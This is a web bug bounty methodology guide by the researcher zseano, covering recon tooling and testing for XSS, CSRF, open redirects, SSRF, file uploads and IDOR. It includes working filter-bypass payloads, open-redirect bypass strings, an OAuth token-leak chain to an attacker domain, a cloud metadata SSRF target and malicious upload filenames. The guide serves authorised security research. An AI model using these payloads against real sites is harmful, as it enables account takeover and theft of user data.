

zseano's methodology





Identifying **security vulnerabilities**
in web applications



Recognised by Amazon Information Security Organisation

zseano's methodology

This guide is designed to give you an insight into how I approach discovering vulnerabilities in a web application. It is aimed at those looking for a “flow” to follow when looking for vulnerabilities on a website and this may be beginners or experienced hackers. This methodology is the exact approach I used which helped me achieve #2 on Bugcrowd overall (*still top ten as I write this*) in just 8 months.

The Leaderboard			
April / All Time			
1st		mongo	10890
2nd		zseano	4741
3rd		Private	4722
4th		yappare	4702

This guide assumes you already have some basic knowledge on how the internet works. It does not contain the basics of setting tools up and how websites work. For learning the basics of hacking (*nmap scans for example*), the internet, ports and how things generally work I recommend picking up a copy of “**Breaking into information security: Learning the ropes 101**” by **Andy Gill** (@ZephrFish). At the time of writing this it is currently **FREE** but be sure to show some support to Andy for the hard work he put into creating it.

Combine the information included in that with my methodology and you'll quickly be on the right path.

<https://leanpub.com/ltr101-breaking-into-infosec>

Being naturally curious creates the best hacker in us. Questioning how things work, or why they work how they do. Add developers making mistakes with coding into the mix and you have an environment for a hacker to thrive.

A hacker like you.

Disclaimer!

The information provided in this methodology is intended for legal security research purposes only. If you discover a vulnerability accidentally (these things happen!) then you should attempt to responsibly report it to the company in question. The more detail the better. You should never demand money in return for your bug if they do not publicly state they will reward, this is extortion and is illegal.

Do NOT purposely test on websites that do not give you permission to do so. In doing so you may be committing a crime in your country. I am not responsible for your actions.

This methodology is not intended to be used for illegal activity such as unauthorised testing or scanning. I do not support illegal activity and do not give you permission to use this flow for such purposes.

About me & why I hack



I won't bore you too much with who I am because hacking is more interesting, but my name is **Sean** and I go by the alias **@zseano** online. Before I even "discovered" hacking I first learnt to develop and started with coding "winbots" for StarCraft and later developed websites. My hacker mindset was ignited when I moved from playing StarCraft to Halo2 as I saw other users cheating (modding) and wanted to know how they were doing it. I applied this same thought process to many more games such as Saints Row and found "glitches" to get out of the map. From here on I believe the hacker in me was born and I combined my knowledge of developing and hacking over the years to get to where I am today.

I have participated in bug bounties for a numerous amount of years and have submitted over 600+ bugs in that time. I've submitted vulnerabilities to some of the biggest companies in the world and I even received a **Certificate of Recognition** from Amazon Information Security for my work!

amazon

Certificate of Recognition

Awarded to

Sean (@zseano)

On behalf of the entire Amazon Information Security organization, thank you for your substantial contribution to our "Knights in the Trust" security vulnerability reporting program.

This collaborative partnership, spearheaded by your research efforts, has been key in improving Amazon's security posture and ensuring we protect both our customer's information and their trust.

With great appreciation and respect.



I taught myself to hack & code from natural curiosity and I have always been interested in learning how things were put together so I'd take them apart and try to rebuild them myself to understand the process. I apply this same thought process with taking apart a websites' security.

When doing bug bounties my **main aim** is to build a good relationship with the companies application security team. Companies need our talent more than ever and from building close relationships you not only get to meet like minded individuals but you take your success into your own hands. As well

as this the more time you spend on the same program, the more success you will have. Over time you begin to learn how the developers are thinking without even needing to meet them based on how they patch issues and when new features are created (new bugs, or same bugs reintroduced?).

I really enjoy the challenge behind hacking and working out the puzzle without knowing what any of the pieces look like. Hacking forces you to be creative and to think outside the box when building proof of concepts (PoC) or coming up with new attack techniques. The fact the possibilities are endless when it comes to hacking is what has me hooked and why I enjoy it so much.

I have shared lots of content with the community and even created a platform in 2018 named BugBountyNotes.com to help others advance their skills. I shut it down after running it for a year to re-design the platform & to re-create the idea, which you can now find at BugBountyHunter.com

Guide Contents

zseano's methodology	1
Disclaimer	2
About me & why I hack	2
Guide Contents	5
Sharing is caring	6
Hackers question everything	7
Bug Bounties	9
My basic toolkit	11
Common issues I start with & why	15
Choosing a program	30
Writing notes as you hack	32
Practicing your hacking	33
Let's apply my methodology & hack!	
Step One: Getting a feel for things	35
Let's continue hacking! Step Two:	
Expanding our attack surface	46
Time to automate! Step Three:	
Rinse & Repeat	52
A few of my findings	54
Useful Resources	60
Final Words	63

Sharing is caring

Sharing really is caring. I can not be more grateful for those who helped me when I first very started with bug bounties. If you are ever in a position to help others, do it! I'd like to dedicate this page to those who took their time to help me when I was new to bug bounties and still to this day offer me help & guidance.

@BruteLogic – An absolute legend who has my utmost respect. Rodolfo Assis specialises in XSS testing and has become somewhat of a “god” at finding filter bypasses. When I was new I stuck to finding just XSS and I could see Rodolfo was very talented. I had an issue once and I didn't think he'd reply considering he had 10,000+ followers but to my surprise, he did, and he helped clear my confusion of where I was going wrong. Rod, as a personal message from me to you, don't stop being who you are. You are a great person and you have a bright future ahead of you. Stick at it man, don't ever give up.

@Yaworsk, **@rohk_infosec** and **@ZephrFish** – also known as Peter Yaworski, Kevin Rohk and Andy Gill. I met these three at my first ever live hacking event in Las Vegas and we've been close ever since. All 3 have extreme talent when it comes to hacking and I admire all of their determination & motivation. These three are like family to me and I am so grateful I got the chance to meet them.

If you don't already, I recommend giving all of them a follow and checking out their material.

Hackers question everything

I strongly believe everyone has a hacker inside them, it's just about waking it up and recognizing that we all naturally possess the ability to question things. It's what makes us human. Being a hacker is about being naturally curious and wanting to get an understanding of how things work, and what would happen if you tried "xyz". Question everything around you and ask yourself what could you try to change the outcome. Remember, every website, device, software, has been coded by another human. **Humans make mistakes and everyone thinks differently.** As well as making mistakes also take note that developers push new code and features weekly (sometimes daily!) and sometimes cut corners and forget things as they are often faced with deadlines and rush things. This process is what creates mistakes and is where a hacker thrives.

A lot of people ask me, "*Do I need a developer background to be a hacker?*" and the answer is **no**, but it definitely does help. Having a basic understanding as to how websites work with HTML, JavaScript and CSS can aid you when creating proof of concepts or finding bypasses. You can easily play with HTML & JavaScript on sites such as <https://www.jsfiddle.net/> and <https://www.jsbin.com/>. As well as a basic understanding of those I also advise people to not over complicate things when starting out. Websites have been coded to do a specific function, such as logging in, or commenting on a post. As explained earlier, a developer has coded this, so you start questioning, "What did they consider when setting this up?"

Can you comment with basic HTML such as <h2>? Where is it reflected on the page? Can I input XSS in my name? Does it make any requests to an /api/ endpoint, which may contain more interesting endpoints? Can I edit this

post, maybe there's IDOR?! - And from there, **down the rabbit hole you go**. You naturally want to know more about this website and how it works and suddenly the hacker inside you wakes up.

If you have no developer experience at all then do not worry. I recommend you check through <https://github.com/swisskyrepo/PayloadsAllTheThings> and try to get an understanding of the payloads provided. Understand what they are trying to achieve, for example, is it an XSS payload with some exotic characters to bypass a filter? Why & how did a hacker come up with this? What does it do? Why did they need to come up with this payload? Now combine this with playing with basic HTML.

As well as that, simply getting your head around the fact that code typically takes a parameter (either POST or GET, json post data etc), reads the value and then executes code based on that. As simple as that. A lot of researchers will brute force for common parameters that aren't found on the page as sometimes you can get lucky when guessing parameters and finding weird functionality.

For example you see this in the request:

```
/comment.php?act=post&comment=Hey!&name=Sean
```

But the code also takes the "&img=" parameter which isn't referenced anywhere on the website which may lead to SSRF or Stored XSS (since it isn't referenced it may be a beta/unused feature with less 'protection?'). Be curious and just try, you can't be wrong. The worst that can happen is the parameter does nothing.

Bug Bounties

A bug bounty program is an initiative setup to incentivize researchers to spend time looking at their assets to identify vulnerabilities and then responsibly report it to them. Companies set up a policy page detailing the scope you are allowed to poke at and any rewards they may offer. As well as this they also supply rules on what NOT to do and I highly recommend you always follow these rules or you may end up in trouble.

You can find bug bounty programs on platforms such as HackerOne, Bugcrowd, Synack, Intigriti and YesWeHack. However with that said you can also find companies prepared to work with researchers from simply searching on Google, for example: (don't forget to check for different countries, don't just search on google.com – try .es etc!)

[inurl:responsible disclosure program](#)

[inurl:vulnerability disclosure program](#)


[inurl:vulnerability program rewards](#)

[inurl:security@ report vulnerability](#)

[inurl:bugbounty reward program](#)

At the time of writing this platform's such as HackerOne and Bugcrowd will send "private" invites to researchers who regularly spend time on their platform and build "reputation". A lot of researchers believe the most success is in these private invites but from experience a lot of the public-paying programs on platforms still contain bugs and some even pay more than privates! Yes, private invites are less-crowded, but don't rely on them. Should

you spend time in a Vulnerability Disclosure Program (VDP)? In my opinion, yes, but with limits. I sometimes spend time in VDP's to practise and sharpen my skills because to **me** the end goal is about building relationships and becoming a better hacker (whilst helping secure the internet of course!). VDP's are a great way to practise new research, just **know your limits** and don't burn out giving companies a complete free test. Companies want our talent so even if they don't pay, show them you have the skills they want and should they "upgrade" their VDP to a paying-program, you may be at the top of their list to get invited. Know your risk vs reward ratio when playing in VDP's.



My basic toolkit

A lot of researchers have a complete arsenal of tools but really only a few are needed **when starting out**. The more you spend learning how to hack the more you will realize why a lot of researchers have created custom tools to do various random tasks. Below is a list of the most common tools I use as well as information on some custom scripts I've created to give you an idea as to what it takes to be on full form when hunting.

Burp Suite – The holy grail proxy application for many researchers. Burp Suite allows you to intercept, modify & repeat requests on the fly and you can install custom plugins to make your life easier. For complete support and information on how to use Burp I recommend checking out

<https://support.portswigger.net/>

Do I need Burp Suite Professional as a beginner? In my opinion, no. I personally used the community edition of Burp suite for over a year before purchasing the professional edition. Professional Edition just makes your life easier by enabling you to install plugins and having access to the burp collaborator client. (Although it's recommended you setup your own, which you can find information on here:

<https://portswigger.net/burp/documentation/collaborator/deploying>). Be sure to check out the BApp Store (<https://portswigger.net/bappstore>) to check out extensions which may make your life easier when hunting.

Discovering Subdomains & Content – Amass. Shout out to @HazanaSec for refining this process for me. (<https://github.com/OWASP/Amass>) is overall the most thorough for discovering subdomains, as it uses the most sources for discovery with a mixture of passive, active and will even do

alterations of discovered subdomains: `amass enum -brute -active -d domain.com -o amass-output.txt`

From there you can find working http and https servers with **httprobe** by TomNomNom (<https://github.com/tomnomnom/httprobe>).

You can probe extra ports by setting the `-p` flag: `cat amass-output.txt | httprobe -p http:81 -p http:3000 -p https:3000 -p http:3001 -p https:3001 -p http:8000 -p http:8080 -p https:8443 -c 50 | tee online-domains.txt`

If you already have a list of domains and what to see if there are new ones, **anew** by TomNomNom (<https://github.com/tomnomnom/anew>) also plays nicely as the new domains go straight to stdout, for example: `cat new-output.txt | anew old-output.txt | httprobe`

If you want to be really thorough and possibly even find some gems, **dnsgen** by Patrik Hudak (<https://github.com/ProjectAnte/dnsgen>) works brilliantly: `cat amass-output.txt | dnsgen - | httprobe`

From there, visual inspection is a good idea, **aquatone** (<https://github.com/michenriksen/aquatone>) is a great tool, however most people don't realise it will also accept endpoints and files, not just domains, so it's sometimes worth looking for everything and then passing it all into aquatone: `cat domains-endpoints.txt | aquatone`

To discover files and directories, **FFuF** (<https://github.com/ffuf/ffuf>) is by far the fastest and most customisable, it's worth reading all the documentation, however for basic usage: `ffuf -ac -v -u https://domain/FUZZ -w wordlist.txt`.

Wordlists – Every hacker needs a wordlist and luckily Daniel Miessler has provided us with “SecLists” (<https://github.com/danielmiessler/SecLists/>) which contains wordlists for every type of scanning you want to do. Grab a list and

start scanning to see what you can find. As you continue your hunting you'll soon realize that building your own lists based on keywords found on the program can help aid you in your hunting. The Pentester.io team released "CommonSpeak" which is also extremely useful for generating new wordlists, found here: <https://github.com/pentester-io/commonspeak>. A detailed post on using this tool can be found at

<https://pentester.io/commonspeak-bigquery-wordlists/>

Custom Tools – Hunters with years of experience typically create their own tools to do various tasks, for example have you checked out TomNomNom's GitHub for a collection of random yet useful hacking scripts?

<https://github.com/tomnomnom>. I can't speak on behalf of every researcher but below are some custom tools I have created to aid me in my research. I will regularly create custom versions of these for each website i'm testing.

WaybackMachine scanner – This will scrape /robots.txt for all domains I provide and scrape as many years as possible. From here I will simply scan each endpoint found via BurpIntruder or FFuF and determine which endpoints are still alive. A public tool can be found here by @mhmdiaa –

<https://gist.github.com/mhmdiaa>. I not only scan /robots.txt but also scrape the main homepage of each subdomain found to check what used to be there. Maybe some of the old files (think .js files!) are still there? **/index**. From here you can then start scraping common endpoints & your recon data increases massively.

ParamScanner – A custom tool to scrape each endpoint discovered and search for input names, ids and javascript parameters. The script will look for <input> and scrape the name & ID and then try it as a parameter. As well as this it will also search for var {name} = "" and try determine parameters referenced in javascript. An old version of this tool can be found here

<https://github.com/zseano/InputScanner>. Similar suchs include LinkFinder by @GerbenJavado which is used to scrape URLs from javascript files here: <https://github.com/GerbenJavado/LinkFinder> and @CiaranmaK has a tool named **parameth** used for brute forcing parameters. <https://github.com/maK-/parameth>

AnyChanges – This tool takes a list of URLs and regularly checks for any changes on the page. It looks for new links (via <a href>) and references to new javascript files as I like to hunt for new features that may not be publicly released yet. A lot of researchers have created similar tools but I am not sure of any public tool which does continuous checking at the time of writing this.

Can you spot the trend in my tools? I'm trying to find new content, parameters and functionality to poke at. Websites change everyday (especially larger companies) and you want to make sure you're the first to know about new changes, as well as taking a peek into the websites history (via waybackmachine) to check for any old files/directories. Even though a website may appear to be heavily tested, you can never know for sure if an old file from 7 years ago is still on there server without checking. This has led me to so many great bugs such as a full account takeover from just visiting an endpoint supplied with a users ID!

Common issues I start with & why

When first starting out on a program I tend to stick to what I know best and try to create as much impact as possible with my findings. Below is a list of the most common bugs I hunt for on bug bounty programs and how I go about finding them. I know you are sitting there thinking, “*wait, don’t you look for every type of bug?*” and of course I look for every type of issue eventually **but when first starting out**, these are the bug types I focus on. As a hacker you also can not know absolutely everything so **never** go in with the mindset of trying every type of vulnerability possible. You may burn out & cause confusion, especially if new. My methodology is all about **spending months on the same program with the intentions of diving as deep as possible** over time as I learn their web application. From my experience developers are making the **same mistakes** throughout the entire internet and my first initial look is designed to give me a feel for their overall view of the security throughout the web application. The trend is your friend.

To reiterate, on my ***first initial look I primarily look for filters*** in place and aim to bypass these. This creates a starting-point for me and a **'lead'** to chase. Test functionality right in front of you to see if it's secure to the most basic bug types. You will be surprised what interesting behavior you may find! If you don't try, how will you know?

Cross Site Scripting (XSS)

Cross Site Scripting is one of the most common vulnerabilities found on bug bounty programs despite there being ways to prevent it very easily. For the beginners, XSS is simply being able to input your own HTML into a parameter/field and the website reflecting it as valid HTML. For example you

have a search form and you enter `` and upon pressing 'Search' it shows back a broken image along with an alert box. This means your inputted string was reflected as valid HTML and it is vulnerable to XSS.

I test **every parameter I find that is reflected** not only for reflective XSS but for blind XSS as well. Since bug bounties are blackbox testing we literally have *no idea* how the server is processing the parameters, so why not try? It may be stored somewhere that may fire one day. Not many researcher's test every parameter for blind XSS, they think, "*what are the chances of it executing?*". Quite high, my friend, and what are you losing by trying? Nothing, you just have something to gain like a notification that your blind XSS has executed!

The most common problem I run into with XSS is filters and WAFs (Web Application Firewall). WAFs are usually the most trickiest to bypass because they are usually running some type of regex and if it's up to date, it'll be looking for everything. With that said sometimes bypasses do exist and an example of this is when I was faced against Akamai WAF. I noticed they were only doing checks on the parameter **values**, and not the actual parameters **names**. The target in question was reflecting the parameter names and values as JSON.

```
<script>{"paramname":"value"}</script>
```

I managed to use this payload to change all of the href's to my site which enabled me to run my own javascript (since it changed `<script src=>` links to my website).

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

When testing against WAF's if I'm honest I recommend viewing others research on it to see what succeeded in the past and work from there. Check out <https://github.com/OxInfection/Awesome-WAF> for awesome research on WAFs.

My eyes tend to light up when faced against filters though. A filter means the parameter we are testing is vulnerable to XSS, but the developer has created a filter to prevent any malicious HTML. This is one of the main reasons I also spend a lot of time looking for XSS when first starting on a new program because if they are filtering certain payloads, **it can give you a feel for the overall security of their site**. Remember, XSS is the most easiest bug type to prevent against, so why are they creating a filter? And what else have they created filters around (think SSRF.. filtering just internal IP addresses? Perhaps they forgot about <http://169.254.169.254/latest/meta-data> - chances are, they did!).

Process for testing for XSS & filtering:

Step One: Testing different encoding and checking for any weird behaviour

Finding out what payloads are allowed on the parameter we are testing and how the website reflects/handles it. Can I input the most basic `<h2>`, ``, `<table>` without any filtering and it's reflected as HTML? Are they filtering malicious HTML? If it's reflected as `<` or `%3C` then I will test for double encoding `%253C` and `%26lt;` to see how it handles those types of encoding. Some interesting encodings to try can be found on

<https://d3adend.org/xss/ghettoBypass>. This step is about finding out what's allowed and isn't & how they handle our payload. For example if `<script>` was reflected as `<script>`, but `%26lt;script%26gt;` was reflected as `<script>`, then I know I am onto a bypass and I can begin to understand how they are handling encodings (which will help me in later bugs maybe!). If not matter what you try you always see `<script>` or `%3Cscript%3E` then the parameter in question may not be vulnerable.

Step Two: Reverse engineering the developers' thoughts **(this gets easier with time & experience)**

This step is about getting into the developers' heads and figuring out what type of filter they've created (*and start asking.. why? Does this same filter exist elsewhere throughout the webapp?*). So for example if I notice they are filtering `<script>`, `<iframe>` aswell as `"onerror="`, but notice they **aren't** filtering `<script` then we know it's game on and time to get creative. Are they only looking for complete valid HTML tags? If so we can bypass with `<script`
`src=//mysite.com?c=` - If we don't end the script tag the HTML is instead appended as a parameter value.

Is it just a blacklist of bad HTML tags? Perhaps the developer isn't up to date and forgot about things such as `<svg>`. *If it is just a blacklist, then does this blacklist exist elsewhere? Think about file uploads.* How does this website in question handle encodings? `<%00iframe`, `on%0derror`. This step is where you can't go wrong by simply trying and seeing what happens. Try as many different combinations as possible, different encodings, formats. The more you poke the more you'll learn! You can find some common payloads used for bypassing XSS on <https://www.zseano.com/>

Testing for XSS flow:

- How are “non-malicious” HTML tags such as `<h2>` handled?
- What about incomplete tags? `<iframe src=//zseano.com/c=`
- How do they handle encodings such as `<%00h2>`? (There are LOTS to try here, `%0d`, `%0a`, `%09` etc)
- Is it just a blacklist of hardcoded strings? Does `</script/x>` work? `<ScRipt>` etc.

Following this process will help you approach XSS from all angles and determine what filtering may be in place and you can usually get a clear indication if a parameter is vulnerable to XSS within a few minutes.

A great resource I highly recommend you check out is

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet>

Cross Site Request Forgery (CSRF)

CSRF is being able to force the user to do a specific action on the target website from your website, usually via an HTML form (`<form action="/login" method="POST">`) and is rather straightforward to find. An example of a CSRF bug is forcing the user to change their account email to one controlled by you, which would lead to account takeover. Developers can introduce CSRF protection **very easily** but still some developers opt to create a filter instead. When first hunting for CSRF bugs I look for areas on the website which **should** contain protection around them, such as updating your account information. I know this sounds a bit silly but from actually proving a certain feature **does** have security can again give you a **clear indication to the security throughout the site**. What behavior do you see when sending a

blank CSRF value, did it reveal any framework information from an error? Did it reflect your changes but with a CSRF error? Have you seen this parameter name used on other websites? Perhaps there isn't even any protection! Test their most secure features (*account functions usually*) and work your way backwards. As you continue testing the website you may discover that some features have **different** CSRF protection. Now consider, why? Different team? Old codebase? Perhaps a different parameter name is used and now you can hunt specifically for this parameter knowing it's vulnerable.

One common approach developers take is checking the referer header value and if it isn't their website, then drop the request. However this backfires because sometimes the checks are **only** executed **if** the referer header is actually found, and if it **isn't**, **no** checks done. You can get a blank referer from the following:

```
<meta name="referrer" content="no-referrer" />
<iframe src="data:text/html;base64,form_code_here">
```

As well as this sometimes they'll only check if their domain is found in the referer, so creating a directory on your site & visiting <https://www.yoursite.com/https://www.theirsite.com/> may bypass the checks. Or what about <https://www.theirsite.computer/> ? Again, **to begin with I am focused purely** on finding areas that should contain CSRF protection (sensitive areas!), and then checking if they have created custom filtering. Where there's a filter there is usually a bypass!

When hunting for CSRF there isn't really a list of "common" areas to hunt for as every website contains different features, but typically all sensitive features should be protected from CSRF, so find them and test there. For example if the website allows you to checkout, can you force the user to checkout thus forcing their card to be charged?

Open url redirects

My favorite bug to find because I usually have a 100% success rate if the target has some type of OAuth flow which handles a token along with a redirect. Open URL redirects are simply urls such as <https://www.google.com/redirect?goto=https://www.bing.com/> which when visited will redirect to the URL provided in the parameter. A lot of developers fail to create any type of filtering/restriction on these so they are **very very** easy to find. However with that said, filters sometimes can exist to stop you in your tracks. Below are some of my payloads I use to bypass filters but more importantly used to determine how their filter is working.

Vyoururl.com

VVyoururl.com

\yoururl.com

//yoururl.com

//theirsite@yoursite.com

/Vyoursite.com

https://yoursite.com%3F.theirsite.com/

https://yoursite.com%2523.theirsite.com/

https://yoursite?c=.theirsite.com/ (use # \ also)

//%2F/yoursite.com

///yoursite.com

https://theirsite.computer/

https://theirsite.com.mysite.com

/%0D/yoursite.com (Also try %09, %00, %0a, %07)

/%2F/yoururl.com

/%5Cyoururl.com

//google%E3%80%82com

Some common words I dork for on google to find vulnerable endpoints: (don't forget to test for upper & lower case!)

return, return_url, returnUrl, cancelUrl, url, redirect, follow, goto, returnTo, returnUrl, r_url, history, goback, redirectTo, redirectUrl, redirUrl

Now let's take advantage of our findings. If you aren't familiar with how an OAuth login flow works I recommend checking out

<https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2>.

Typically the login page will look like this:

https://www.target.com/login?client_id=123&redirect_url=/sosecure and usually the redirect_url will be whitelisted to only allow for *.target.com/*. Spot the mistake? Armed with an open url redirect on their website you can leak the token because as the redirect occurs the token is smuggled with the request.

The user is sent to

https://www.target.com/login?client_id=123&redirect_url=https://www.target.com/redirect?redirect=1&url=https://www.zseano.com/ and upon logging in will be redirected to the attackers website along with their token used for authentication. One common problem people run into is not encoding the values correctly. For example the URL above sometimes may not redirect correctly due to it containing multiple parameters (via &) and the redirect parameter may be missed, so I will always encode the last URL value so the browser decodes it last to ensure it is recognised as a valid parameter. Sometimes you will need to double encode them based on how many redirects are made & parameters.

<https://example.com/login?return=https://example.com/?redirect=1%26returnurl=https%3A%2F%2Fwww.google.com%2F>

<https://example.com/login?return=https%3A%2F%2Fexample.com%2F%3Freirect=1%2526returnurl%3Dhttps%253A%252F%252Fwww.google.com%252F>

When hunting for open url redirects also bear in mind that they can be used for chaining an SSRF vulnerability which is explained more below.

If the redirect you discover is via the "Location:" header then XSS will **not be possible**, however if it redirected via something like "window.location" then you should test for "javascript:" instead of redirecting to your website as XSS will be possible here. Some common ways to bypass filters:

```
java%0d%0ascript%0d%0a:alert(0)
j%0d%0aava%0d%0aas%0d%0acrip%0d%0at%0d%0a:confirm`0`
java%07script:prompt`0`
java%09scrip%07t:prompt`0`
jjavascriptajavascriptvjavascriptajavascriptsjavascriptcjascriptrjascriptijav
ascriptpjascripttt:confirm`0`
```

Server Side Request Forgery (SSRF)

Server Side Request Forgery is the in-scope domain issuing a request to an URL/endpoint you've defined. This can be for multiple reasons and sometimes it doesn't always signal the target is vulnerable. When hunting for SSRF I specifically look for features which already takes a URL parameter. **Why?** Because as mentioned earlier I am looking for specific areas of a website where a developer may of created a filter to prevent malicious activity. For example on large bug bounty programs I will instantly try to find their API console (*if one is available, usually found on their developer docs page*). This area usually contains features which already take a URL parameter and

execute code. Think about webhooks. As well as hunting for just features which handles a URL, just simply keep an eye out for common parameter names used for handling URLs. I found SSRF on Yahoo from doing simply this as a request was made which contained the parameter "url". Easy right?! Another great example is this disclosed report from Jobert Abma, <https://hackerone.com/reports/446593>. The feature was right in front of him and required no special recon or brute forcing.

When testing for SSRF you should **always** test how they handle redirects. You can actually host a redirect locally via using XAMPP & NGrok. XAMPP allows you to run PHP code locally and ngrok gives you a public internet address (**don't forget to turn it off when done testing!** *refer to <https://www.bugbountyhunter.com/> for a tutorial on using XAMPP to aid you in your security research*). Setup a simple redirect script and see if the target parses the redirect and follows. What happens if you add sleep(1000) before the redirect, can you cause the server to hang and time out? Perhaps their filter is **only** checking the parameter value and **doesn't** check the redirect value and successfully allows you to read internal data. Don't forget to try using a potential open redirect you have discovered as part of your chain if they are filtering external websites.

Aside from looking for features on the website which takes a URL parameter, always hunt for any third-party software they may be using such as Jira. Companies don't always patch and leave themselves vulnerable so always stay up to date with the latest CVE's. Software like this usually contains interesting server related features which can be used for malicious purposes.

File uploads for stored XSS & remote code execution

There is a 99% chance the developer has created a filter as to what files to

allow and what to block. I know before I've even tested the feature there will (*or at least should*) be a filter in place. Of course it depends on where they store the files but if it's on their main domain then the very first thing I will try to upload is a **.txt**, **.svg** and **.xml**. These three file types are sometimes forgotten about and slip through the filter. I first test for **.txt** to check how strict the filter actually is (if it says only images **.jpg** **.png** **.gif** are allowed for example) and then move on from there. As well as this just simply uploading three different image types (**.png** **.gif** and **.jpg**) can give you an indication as to how they are handling uploads. For example are all photos saved as the same format regardless of the photo type we uploaded? Are they not trusting **any** of our input and always saving as **.jpg** regardless?

The approach to testing file upload filenames is similar to XSS with testing various characters & encoding. For example, what happens if you name the file "**zseano.php/.jpg**" - the code may see **".jpg"** and think "ok" but the server actually writes it to the server as **zseano.php** and misses everything after the forward slash. I've also had success with the payload **zseano.html%0d%0a.jpg**. The server will see **".jpg"** but because **%0d%0a** are newline characters it is saved as **zseano.html**. Don't forget that often filenames are reflected on the page and you can smuggle XSS characters in the filename (*some developers may think users can't save files with < > " characters in them*).

```
-----WebKitFormBoundarySrtFN30pCNmqmNz2
Content-Disposition: form-data; name="file";
filename="58832_300x300.jpg<svg onload=confirm(>)"
Content-Type: image/jpeg

ÿØÿà
```

What is the developer checking for exactly and how are they handling it? Are they trusting any of our input? For example if I provide it with:

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename="zseano.jpg"
Content-Type: text/html
```

Does the code see “.jpg” and think “Image extension, must be ok!” but trust my content-type and reflect it as Content-Type:text/html? Or does it set content-type based on the file extension? What happens if you provide it with NO file extension (or file name!), will it default to the content-type or file extension?

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename="zseano."
Content-Type: text/html
```

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename=".html"
Content-Type: image/png
<html>HTML code!</html>
```

It is all about providing it with malformed input & seeing how much of that they trust. Perhaps they aren't even doing checks on the file extension and they are instead doing checks on the imagesize. Sometimes if you leave the image header this is enough to bypass the checks.

```
-----WebKitFormBoundaryoMZOWnpiPkiDc0yV
Content-Disposition: form-data; name="oauth_application[logo_image_file]";
filename="testing1.html"
Content-Type: text/html
```

%%PNG

<script>alert(0)</script>

File uploads will more than likely contain some type of filter to prevent malicious uploads so make sure to spend enough time testing them.

Insecure Direct Object Reference (IDOR)

An example of an IDOR bug is simply a url such as <https://api.zseano.com/user/1> which when queried will give you the information to the user id "1". Changing it to user id "2" should give you an error and refuse to show you another users' details, however if they are vulnerable, then it will allow you to enumerate all user ids. In a nutshell, IDOR is about changing integer values (numbers) to another and seeing what happens. When starting on a program I will hunt for IDORs specifically on mobile apps to begin with as most mobile apps will use some type of API and from past experience they are usually vulnerable to IDOR. Again, don't fight the trend, it's your friend. Imagine you have a private album of photos and by design only you can view it, but by simply enumerating the album ID it enables you to view other users' private photos.

Of course it isn't always as simple as looking for just integer (1) values. Sometimes you will see a GUID (2b7498e3-9634-4667-b9ce-a8e81428641e) or another type of encrypted value. Brute forcing GUIDs is usually a dead-end so at this stage I will check for any leaks of this value. I once had a bug where I could remove anyone's photo but I could not enumerate the GUID values. Visiting a users' public profile and viewing the source revealed that the users photo GUID was saved with the file name

(<https://www.example.com/images/users/2b7498e3-9634-4667-b9ce-a8e81428641e/photo.png>).

I had another case where I noticed the ID was generated using the same length & characters. At first me and another researcher enumerated as many combinations as possible but later realised we didn't need to do that and we could just simply **use an integer value**. Lesson learnt: even if you see some type of encrypted value, just try an integer! The server may process it the same.

